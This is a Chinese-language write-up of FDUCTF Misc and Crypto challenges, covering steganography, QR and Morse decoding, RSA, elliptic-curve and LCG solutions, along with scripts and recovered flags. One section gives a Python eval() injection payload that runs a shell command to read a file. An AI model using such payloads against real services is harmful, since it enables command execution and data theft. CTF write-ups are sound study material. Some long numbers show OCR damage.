FDUCTF WriteUps

Harumoto - 23 - 软工

> 这里省略签到题(包括 `test-your-nc`)以及问卷题.

主要系统环境

1. macOS 15.0 (*24A335*) - ARM
2. Ubuntu Server (*22.04 LTS*) - x86

Misc


FDUKindergarten

这题利用 Python `eval()` 函数漏洞, 由于没有输入限制, 输入 `__import__('os').system('cat flag.txt')` 即可获得 flag: `fductf{c135aa57-7da5-421a-8bb5-0a032c87f94a}` .

二维码的瘦身

> 这题来说, 容错率很关键! 因为有了中等(M) 的容错率, 所以没了被裁剪掉的部分也能还原出来!

我们使用相同程序猜测一个 flag 的长度, 生成一个大小一样的二维码, 然后打开 PowerPoint...



没错, 就是拼接上去, 然后删除除 Position Markers 的部分, 然后丢到一些读取二维码的网站.

到了这一步, 本想靠网站本身的解码功能, 但发现徒劳无功... 此时突然灵光一闪, 想起了一个强力的工具——微信.

感谢微信(`fductf{mGF95iiMjf1bdXyR8XXMz0CvHH3CaFBlYOQuy2LGpdTUE1mNfKsDwP0Fq4FrX0DzFDEshZ9Im9keU2l39CgfoHfo}`)!

什么是Cimbar码

一开始下载的是静态的 `gif`, 还以为是有什么特殊目的, 可能文件二进制被篡改了...? 还是说原本就是静态的...? 后来更新了就正常了... 由于本台设备死活装不上 `cv2`, 于是求助场外获得了一台 Android 手机, 安装软件后扫描得到一张图片:


虽说很快就能注意到上下有不寻常的 `/` 和 `\` 的组合, 一开始以为是二进制, 后来才灵光一闪明白是 Morse Code.

```
//\/ \// //\ \/\/ \ //\/ \\\\/\\ /\// \/\\ \/ \/\/ //// /\\/ // \/ //\\/\ //// /\ ///\ / \/ /\\\\/ \
//\\/\ \/// / //\\/\ /// \\\\\ /\\\\ ///\ / \// //\\/\ \/\\ / \ //\\/\ /\\/ /\\\\ / /\ /// / //\\/\
/// \ /\ \/ \// //\\/\ \/// \/\\ //\\/\ //// ///\\ /\/ //\\/\ /// // \// / \\\\\/\
```

替换后


```
..-. -.. ..- -.-. - ..-. ----.-- .-.. -.-- -. -.-. .... .--. .. -. ..--.- .... .- ...- . -. .----. -
..--.- -... . ..--.- ... ----- .---- ...- . -.. ..--.- -.-- . - ..--.- .--. .---- . .- ... . ..--.-
... - .- -. -.. ..--.- -... -.-- ..--.- .... ...-- .-. ..--.- ... .. -.. . -----.-
```

随便找了个网站解得



net_traffic

这是一道在大量流量中找到 "💌" 的题目(误). 打开 `.pcap` 文件, 我们扫一遍发现了一个很特别的记录



这暗示着他们的对话可能使用了某种隐写术, 例如使用一些特殊 Unicode 无宽度字符或控制字符等. 我们锁定端口 `53844` 和 `13337`, 便找到两份文件(在 wireshark 中找到比较长的包), 拷贝到 vscode 结果如下:

Users > harumoto > Downloads > something.bin

```
[U+202C][U+202C]窗外的麻雀
在电线杆上多嘴
[U+202C]你说这一句
◆很有夏天的感觉
手中的铅笔
[U+202C]◆在纸上来来回回
我用几行字形容你是我的谁◆[U+202C][U+202C]
秋刀鱼 ◆[U+202C]◆的滋味
◆◆猫跟你都想了解
初恋的香味就这样被我们寻回
那温暖 [U+202C][U+202C]◆◆的阳光[U+202C]◆[U+202C][U+202C]◆◆
像刚摘的鲜艳草莓[U+202C][U+202C]
你说你舍不得吃掉这一种感觉
雨下整夜[U+202C]◆[U+202C]
[U+202C]◆我的爱溢出就像雨水
◆◆[U+202C][U+202C]院子落叶
跟我的思念厚厚一叠
[U+202C][U+202C][U+202C][U+202C]几句是非
[U+202C]也无法◆
```

Users > harumoto > Downloads > ssstring.bin

```
◆我的热情冷却
你出现在我诗的每一页
[U+202C]◆[U+202C]雨下整夜
◆◆我的爱溢出就像雨水
窗台蝴蝶[U+202C][U+202C]
像诗里纷飞的美丽章节[U+202C]◆[U+202C]
◆◆我接着写
[U+202C]◆◆[U+202C]把永远爱你写进诗的结尾◆[U+202C][U+202C][U+202C]
你是我唯一想要的了解[U+202C]◆◆◆
```

通过文字隐写术网站解密后

Original Text: Clear (length: 192)

```
窗外的麻雀
在电线杆上多嘴
你说这一句
很有夏天的感觉
手中的铅笔
在纸上来来回回
我用几行字形容你是我的谁
秋刀鱼 的滋味
猫跟你都想了解
初恋的香味就这样被我们寻回
那温暖 的阳光
像刚摘的鲜艳草莓
```

Encode »

« Decode

Hidden Text: Clear (length: 25)

```
fductf{U_f0und_flag_hidde
```

Steganography Text: Clear (length: 392)

```
窗外的麻雀
在电线杆上多嘴
你说这一句
很有夏天的感觉
手中的铅笔
在纸上来来回回
我用几行字形容你是我的谁
秋刀鱼 的滋味
猫跟你都想了解
初恋的香味就这样被我们寻回
那温暖 的阳光
像刚摘的鲜艳草莓
你说你舍不得吃掉这一种感觉
雨下整夜
我的爱溢出就像雨水
院子落叶
跟我的思念厚厚一叠
几句是非
也无法◆
fductf{U_f0und_flag_hidden_in_lyric}
```

Download Stego Text as File

Text in Text Steganography Sample

Original Text: Clear (length: 77)

```
◆我的热情冷却
你出现在我诗的每一页
雨下整夜
我的爱溢出就像雨水
窗台蝴蝶
像诗里纷飞的美丽章节
我接着写
把永远爱你写进诗的结尾
你是我唯一想要的了解
```

Encode »

« Decode

Hidden Text: Clear (length: 11)

```
n_in_lyric}
```

Steganography Text: Clear (length: 165)

```
◆我的热情冷却
你出现在我诗的每一页
雨下整夜
我的爱溢出就像雨水
窗台蝴蝶
像诗里纷飞的美丽章节
我接着写
把永远爱你写进诗的结尾
你是我唯一想要的了解
```


Download Stego Text as File

成功获取 flag: `fductf{U_f0und_flag_hidden_in_lyric}` .

Crypto

Alice与Bob的小纸条

这题考频率统计解密，解出明文为



Father of suspect in Georgia school shooting arrested The father of a 14yearold boy accused of killing four people at a high school in the US state of Georgia has been arrested. Colin Gray, 54, is facing four charges of involuntary manslaughter, two counts of seconddegree murder and eight of cruelty to children, said the Georgia Bureau of Investigation GBI. GBI Director Chris Hosey said on Thursday evening the charges were directly connected to his sons actions and allowing him to possess a weapon. The son, Colt Gray, is accused of killing two teachers and two students in Wednesdays shooting at Apalachee High School in Winder, near Atlanta. He is due in court on Friday charged as an adult with four counts of murder. Authorities are investigating whether Colin Gray bought the ARstyle weapon as a gift for his son in December 2023, law enforcement sources told CBS News, the BBCs US partner. In May 2023, the FBI alerted local police to online threats about a school shooting, associated with an email address linked to the suspect. A sheriffs deputy went to interview the boy, who was 13 at the time. His father told police he had guns in the house, but his son did not have unsupervised access to them, the FBI said in a statement on Wednesday. Officials say the threats were made on Discord, a social media platform popular with video gamers, and contained images of guns. The accounts profile name was in Russian and translated to the surname of the attacker who killed 26 people at Sandy Hook Elementary School in Connecticut in 2012. A police incident report describing last years interview with the boy and his father was released on Thursday. In the report, a deputy described the boy as reserved and calm and said he assured me he never made any threats to shoot up any school. They said he claimed to have deleted his Discord account because it was repeatedly hacked. Colin Gray also told police his son was getting picked on at school and had been struggling with his parents separation. Police records reveal that the boys mother and father were in the process of divorcing, and he was staying with his father during the split. The teen often hunted with his father, who told police he had photographed his son with a deers blood on his cheeks. The boys maternal grandfather told the New York Times he partly blames the tumultuous home life after Mr Grays split from his daughter. "I understand my grandson did a horrendous thing theres no question about it, and hes going to pay the price for it, Charlie Polhamus told the newspaper. My grandson did what he did because of the environment that he lived in, he added. During the news conference on Thursday, Barrow County Sheriff Jud Smith said all nine of those injured were expected to make a full recovery. Several victims had already left hospital, he said. The flag begins with fductf. Then comes the left brace. Contents inside two braces are WrodFerqeuncy, which indicates you should analyze word frequency to solve this problem. And dont forget the right brace. That is, fductf, left brace, WrodFerqeuncy, and right brace. Students Mason Schermerhorn and Christian Angulo, both 14, and teachers Richard Aspinwall, 39, and Christina Irimie, 53, died in the attack. Witnesses said the suspect left an algebra lesson on Wednesday morning only to return later and try to reenter the classroom. Some students went to open the locked door, but apparently saw the weapon and backed away. Witnesses said they then heard a barrage of 1015 gunshots. Two school police officers quickly challenged the boy and he immediately surrendered. These are not the first charges against the parents of a suspect in a school shooting. In April, the parents of a Michigan teenager who killed four students with a gun they bought for him just days before the shooting were sentenced for their role in the attack. James and Jennifer Crumbley were both found guilty of manslaughter and each sentenced to 10 to 15 years in prison. The case was widely reported to be the first time the parents of a child who had carried out a mass shooting were held criminally liable.

其中

> The flag begins with fductf. Then comes the left brace. Contents inside two braces are WrodFerqeuncy, which indicates you should analyze word frequency to solve this problem. And dont forget the right brace.

一段指明了 flag 为 `fductf{WrodFerqeuncy}` .

Jeff Dean笑话

根据下载的附件判断是 RSA 解密题目, 属于 $N = p_1 \times p_2$ 的 p_1, p_2 质因数较小的情况. 而针对这类问题的解决工具已经比较多了, 无需手动计算. 得到 flag 为 `fductf{small_prime_factor_in_rsa_is_dangerous_F270BA33AA791B45}` .

```
Results for ./key.pub:

Unciphered data :
HEX : 0x0000000000000000000000000000000000000000000000000000000000006664756374667b736d616c6c5f7072696d655f666163746f725f696e5f7273615f69735f64616e6765726f75735f46323730424133334141373931423435 7d
INT (big endian) : 209481483455897028334264082807037496666840831951381813867557587025373410438775120852009530447551046972056122825162544870071152023217090949981976566306 53
INT (little endian) : 690602843466468787901601688310484259883623144306374533217020543451233459873522561700416165622334408558605382587508642544130458712182446489251700782927418867541056672060689256199447850521267821105943725302623047217106124 8
utf-8 : fductf{small_prime_factor_in_rsa_is_dangerous_F270BA33AA791B45}
STR : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00fductf{small_prime_factor_in_rsa_is_dangerous_F270BA33AA791B45}'
```


看图算数II


这也是经典老钓鱼题了, 数学上的解决方法便是先化为三次的多元多项式再化为 Weierstrass form, 找寻(椭圆曲线)有理点, 再根据若 (x_0, y_0, z_0) 是解则 (kx_0, ky_0, kz_0) 也是解这个性质, 若找到正有理数解便能通分得到整数解. 本题对应多项式为

$$F(x, y, z) = 6x^3 + 6y^3 + 6z^3 - 31x^2(y + z) - 31y^2(z + x) - 31z^2(x + y) - 56xyz$$

```
R.<x,y,z> = QQ[]
F = 6*x^3 + 6*y^3 + 6*z^3 - 31*x^2*(y+z) - 31*y^2*(z+x) - 31*z^2*(x+y) - 56*x*y*z
E = EllipticCurve_from_cubic(F, morphism=True)

P = E([-1, -6, 0])
i = 1 # i = 13 will be the correct number

while True:
    candidate = E.inverse()(P*i)
    if all(j > 0 for j in candidate):
        (x, y, z) = (candidate[0].numerator(), candidate[1].numerator(), candidate[0].denominator())
        print(f"{x = }")
        print(f"{y = }")
        print(f"{z = }")
        break
    i += 1
```

利用程序迭代可以计算出:





Easy Sage

其实 Flag 就是在看起来那么可怕的程序代码中找出真正有用的 —— `password` 变量. 我们得到的是经过凯撒密码加密的 `password`, 我们只需要把所有可能列出:

```
a = "ym1x1xhwd9y0"
for i in range(26):
    for j in a:
        if ord('0') <= ord(j) <= ord('9'):
            print(j, end="")
        else:
            print(chr((ord(j)+i-ord('a'))%26+ord('a')), end="")
    print()
```

```
rf1q1qapw9r0
sg1r1rbqx9s0
th1s1scry9t0
ui1t1tdsz9u0
vj1u1ueta9v0
wk1v1vfub9w0
```

当看到 `th1s1scry9t0` (this is crypto) 时, 我确信这就是 flag.

Ez_dlp

这题涉及椭圆曲线和离散对数,

```
49c4f0e6566b2a8c0c035a26c61a546a441ccaa6131
a = 
0x87e1f16966585026ef4dc04b4a7b8d38bb93fc66212bc997a7fbe8aea1f115a64dacd7ccece2146c39a4c66a77b557cdc0cc59bb
6c5923e4523acd6d6b3a50ff6a5f758dd41b7e116a9
b = 
0x0f10e63baf3548bebc1f9e46fa325410ef28a039cfeb9a71a95e7c39dd60f6a66bf967fc405115b140b308dcaf413ad93c3138ac
a8e1a44932a4feb111fe3b4dc5a902e947a05ad31f2

E = EllipticCurve(GF(p), [a, b])

P_x = 
914564548267369498664281356175094922657792910672478492619237503892303081068847588705277165740563264925100
819901204213503926859541599292939202998323822696005581487456094855087127904764325278459913206
P_y = 
393762054573320310002541828082425770044299410825676931460678608596560522684805579152468149878194040338414
067439782412880903983971512040116550776034520223510762325361164637119875609390981665473605554
Q_x = 
570566262099788505881874226320190059852800978737952874504730731757337761873636261680086293200624740484911
729627785758920769064512773825260289724663167903691000266204821281335876187757108481390930740
Q_y = 
630364619890434309761525537847806030558864807081263220422257936945400934450683106562672632403786119026364
552016900879179106513563335993377680288116956022283336000257494628821630443930228317940263680

P = E(P_x, P_y)
Q = E(Q_x, Q_y)

m = Q.log(P)

flag = m.to_bytes((m.bit_length() + 7) // 8, 'big').decode(errors='replace')
print(f"Recovered flag: {flag}")
```

```
Recovered flag: fductf{sm@rT's_@t7AcK_1S_SmAr7_:P_!!!!!!!}
```

虽然我不是特别懂 DLP，但在查找一些资料后得知需要计算离散对数. 编写 SageMath 脚本后成功求出 `fductf{sm@rT's_@t7AcK_1S_SmAr7_:P_!!!!!!!}`.

Randoms

> “全地球村最好的素数分解器” 大约的确是 `Msieve` with `ggnfs` 了 （手动狗头

万万没想到, 这题 `secret` 数组中前三项都是所谓的 `hint` ...

LCG 的计算

定义 (不是同余！是取模！)

$$\text{next}(x) = (ax + b) \mod p$$

那么对于给定输出数组的每一行, 其实我们要面对的都是 $\text{next}(x)$ 的嵌套. 即使是最复杂的第三行, 也就是

$$\begin{aligned} y_1 &= (ax + b) \mod p \\ y_2 &= (ay_1 + b) \mod p \\ y_3 &= (ay_2 + b) \mod p \end{aligned}$$

由此就有

$$a = (y_3 - y_2)(y_2 - y_1)^{-1} \mod p$$

从而 x 和 b 也能轻松算出 (经验证前三行不存在无逆元的情况). 可是到了第四行, p 的值也不知道了, 唯一知道的是, 若设 $x_n = y_n - y_{n-1}$, 有, 则

$$x_n x_{n+2} - x_{n+1}^2 \equiv x_n(a^2 x_n) - a^2(x_n)^2 \equiv 0 \pmod p$$

代入实际数值, 我们的得到一个很大的数, 经过普通的质因数分解程序分解后, 得到了一个因子 $2265905593045935178434056435483827179423353145230171511051023058954523276971183755166285270075599399842 84$, jing `WolframAlpha` 验证不是质数, 那么可能是一个能被 p 整除的数, 那么我们就需要求它的质因数. 如果我们还有更多 LCG 生成的结果, 那么依靠 gcd 我们可以尽可能逼近正确的 p, 可是我们现在只能分解质因数. 花了很多时间试错之后, 终于在修改网上给出的 Python 脚本后成功用 `Msieve` 用 2.83 小时跑出了质因数.

```
Number: example
N =
22659055930459351784340564354838271794233531452301715110510230589545232769711837551662852700755993998428421327613510161 (119 digits)
Divisors found:
r1=37437859561849934946351022210499892025339l (pp42)
r2=60524442891894028367360939706061115744049988892302889783845324107460056893471 (pp77)
...
```


根据 getPrime(256) 确认 $60524442891894028367360939706061115744049988892302889783845324107460056893471$ 就是我们想要的质因数. 放入我的 Python 脚本便得到了 flag.

```python
# first row
b = encoded[0][1]
a = encoded[0][2]
p = encoded[0][3]
e = encoded[0][4]
x = solve_linear_congruence(a, b, encoded[0][0], p)
m = find_m(e, x, p)
print(long_to_bytes(m))

# second row
p = encoded[1][3]
a = encoded[1][2]
x = mod_inverse(a, p) * (encoded[1][0] * (a + 1) - encoded[1][1]) % p
e = encoded[1][4]
b = (encoded[1][0] - a * x) % p
m = find_m(e, x, p)
print(long_to_bytes(m))

# third row
p = encoded[2][3]
a = (encoded[2][2] - encoded[2][1]) * mod_inverse((encoded[2][1] - encoded[2][0]), p) % p
x = (encoded[2][0] - (encoded[2][1] - encoded[2][0]) * mod_inverse(a, p)) % p
b = (encoded[2][2] - a * encoded[2][1]) % p
e = encoded[2][4]
m = find_m(e, x, p)
print(long_to_bytes(m))

# fourth row
p = 60524442891894028367360939706061115744049988892302889783845324107460056893471
a = 59844646378397541544541132085818074060042541283527423428391137907973309630 85
b = 50208132310556551107857623379970632101639357856888060779083215665812137106603
x = 26939203275650801751979215046496684903693434783518535480737314656429995433591
e = encoded[3][4]
m = find_m(e, x, p)
print(long_to_bytes(m))
```

```
b'hint1{try_diff}'
b'hint2{try_div}'
b'hint3{try_your_best}'
b'fductf{Y0u_kn0w_LCG_w311}'
```


P.S.

